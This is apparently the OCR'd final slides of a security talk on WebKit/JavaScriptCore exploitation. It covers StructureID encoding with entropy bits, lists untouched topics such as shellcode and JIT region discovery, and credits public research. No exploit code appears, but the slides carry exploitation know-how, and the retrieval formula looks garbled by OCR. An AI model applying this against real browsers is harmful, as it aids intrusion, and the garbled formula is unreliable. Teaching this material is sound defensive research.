
   ---
   | 7 entropy bits | 57 structure pointer bits |
   ---

   The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

   index = structureID >> 7; *with arithmetic shift.*
   *encodedStructureBits = structureIDTable[index];*
   *structure = encodedStructureBits (structureID << 57);*

# iOS 12.1 Webkit bugs



# Some things we didn’t discuss today

Garbage Collector

Finding the JIT region and executing shell code

Creating shell code itself

iOS specific challenges

# Special thanks to

@LiveOverflow for his awesome series on Browser Exploitation - This talk wouldn’t have been possible witho his series on Browser Exploitation

@5aelo for his paper on Attacking Javascript Engines

@qwertyuiop for his talk on JSC by the Tales

@niklasb for his open-source exploits

Random discussions on Twitter

# References


- http://www.phrack.org/papers/attacking_javascript_engines.html
- https://liveoverflow.com/tag/browser-exploitation/
- https://objectivebythesea.com/v2/talks/OBTS_v2_Todesco.pdf
- https://github.com/niklasb

# References


- http://www.phrack.org/papers/attacking_javascript_engines.html
- https://liveoverflow.com/tag/browser-exploitation/
- https://objectivebythesea.com/v2/talks/OBTS_v2_Todesco.pdf
- https://github.com/niklasb

# Thank you !

Hopefully will take a HUMLA session next !

Any Questions ???